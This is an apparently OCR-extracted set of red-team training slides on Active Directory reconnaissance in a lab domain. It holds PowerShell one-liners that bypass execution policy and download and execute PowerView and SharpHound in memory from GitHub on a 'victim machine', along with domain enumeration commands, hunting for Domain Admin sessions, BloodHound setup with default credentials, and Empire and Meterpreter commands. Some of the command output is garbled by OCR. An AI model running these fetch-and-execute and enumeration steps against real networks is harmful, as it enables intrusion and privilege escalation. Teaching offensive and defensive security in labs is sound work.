C:\Users\birdperson>powershell.exe -nop -exec bypass -c "IEX (New-Object Net.Web
Client).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerS
ploit/master/Recon/PowerView.ps1'); Get-NetDomain; Get-NetForest; Get-NetDomainT
rust; Get-NetForestTrust;"


Forest                  : depthlab.ocean
DomainControllers       : {DC12.depthlab.ocean}
Children                : {pacific.depthlab.ocean}
DomainMode              : Windows2012R2Domain
Parent                  :
PdcRoleOwner            : DC12.depthlab.ocean
RidRoleOwner            : DC12.depthlab.ocean
InfrastructureRoleOwner : DC12.depthlab.ocean
Name                    : depthlab.ocean

RootDomainSid         : S-1-5-21-4271104497-2355439909-1456293504
Name                  : depthlab.ocean
Sites                 : {Default-First-Site-Name}
Domains               : {depthlab.ocean, pacific.depthlab.ocean}
GlobalCatalo          : {DC12.depthlab.ocean, DC16.pacific.depthlab.ocean}
Applicatio      titions : {DC=DomainDnsZones,DC=depthlab,DC=ocean,
                        DC=ForestDnsZones,DC=depthlab,DC=ocean,
                                                          ocean}
Forest
RootD
Sch                                                       ean
Sche
Namin

SourceNa
TargetName         : pacific.depthlab.ocean
TrustType          : ParentChild
TrustDirecti       : Bidirectional
```

Commands chained together after

Powershell Functions

```
function get-localadmin {
  param ($strcomputer)

  $admins = Gwmi win32_groupuser –computer $strcomputer
  $admins = $admins  | ? {$_.groupcomponent –like '*"Administrators“’}

  $admins  | % {
    $_.partcomponent –match “.+Domain\=(.+)\,Name\=(.+)$” > $nul
    $matches[1].trim("") + “\” + $matches[2].trim("")
    }
}
```

*you *can* build these out as well

Network Enumeration
Groups + Computers


- List all groups in the domain
- List privileged groups members
  - Domain Admins
  - Enterprise Admins
- List of computers
  - ID the DC’s

```
net group "domain controllers" /domain
net group "domain admins" /domain
net localgroup "administrators"
```

Network Enumeration
UserHunter

- Identify sessions of all users in the domain.
  - Specifically we are looking for Domain Admins

Invoke-UserHunter
powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1'); Invoke-UserHunter;“



```
C:\Users\birdperson>powershell.exe -nop -exec bypass -c "IEX (New-Object Net.Web
Client).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerS
ploit/master/Recon/PowerView.ps1'); Invoke-UserHunter"


UserDomain      : DEPTHLAB
UserName        : birdperson
ComputerName    : SmithHouse.depthlab.ocean
IPAddress       : 10.10.33.162
SessionFrom     :
SessionFromName :
LocalAdmin      :

UserDomain      : DEPTHLAB
UserName        : birdperson
```

Network Recon
Getting the Layout

❑ List all users, local and domain

- Internal password attacks

❑ List all groups, local and domain

- Might not need DA to get to the loot

❑ List out Domain Computers

Network Enum

Run lots of manual commands or....

Use Bloodhound!

Bloodhound / Sharphound

BloodHound is developed by @_wald0, @CptJesus, and @harmj0y + others!

Bloodhound | Sharphound

- Fantastic tools for both Red and Blue teams!

- Quickly identify ‘control relations’ between objects in Active Directory

- Highly complex attack paths visualized in graphs


Bloodhound | Sharphound

- Fantastic tools for both Red and Blue teams!

- Quickly identify 'control relations' between objects in Active Directory

- Highly complex attack paths visualized in graphs

Bloodhound | Sharphound



@h3xg4m3s

Bloodhound | Sharphound

- Fantastic tools for both Red and Blue teams!

- Quickly identify ‘control relations’ between objects in Active Directory

- Highly complex attack paths visualized in graphs

Bloodhound | Sharphound

@h3xg4m3s

Bloodhound | Sharphound

Usage:

```
#service neo4j restart
```

~~Open firefox and login to http://localhost:7474~~

```
#cd /path/to/bloodhound          (cd /opt/tools/bloodhound)
#./bloodhound
```


Login with:

host: bolt://localhost:7687

user: neo4j


pass: BloodHound

Bloodhound | Sharphound Usage



@h3xg4m3s

Bloodhound | Sharphound Usage



Some Forest

Empire Agent
or
Any type of logon rec

Attacker Machine

Where you actually run the PSH Bloodhound script

Domain Joined Machine

Bloodhound | Sharphound

Running Bloodhound will, by default, output three .csv files.

In the bloodhound interface, on the Kali machine, you will import these files.

You can then run queries to discover the shortest paths to Domain Admin.


Download files in Empire:
From the agent context:
>download /path/to/file

Download files in Metasploit:
From the meterpreter session:
>download /path/to/file

Bloodhound | Sharphound

On a victim machine:

powershell.exe -nop -exec bypass -c "IEX (New-Object Net.Webclient).downloadstring('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1'); Invoke-BloodHound -SearchForest“



```
(Empire: KGFALM17) > usemodule situational_awareness/network/bloodhound
(Empire: powershell/situational_awareness/network/bloodhound) > info

              Name: Invoke-BloodHound
            Module: powershell/situational_awareness/network/bloodhound
        NeedsAdmin: False
         OpsecSafe: False
          Language: powershell
MinLanguageVersion: 2
        Background: True
   OutputExtension: None
```

Or in Empire:

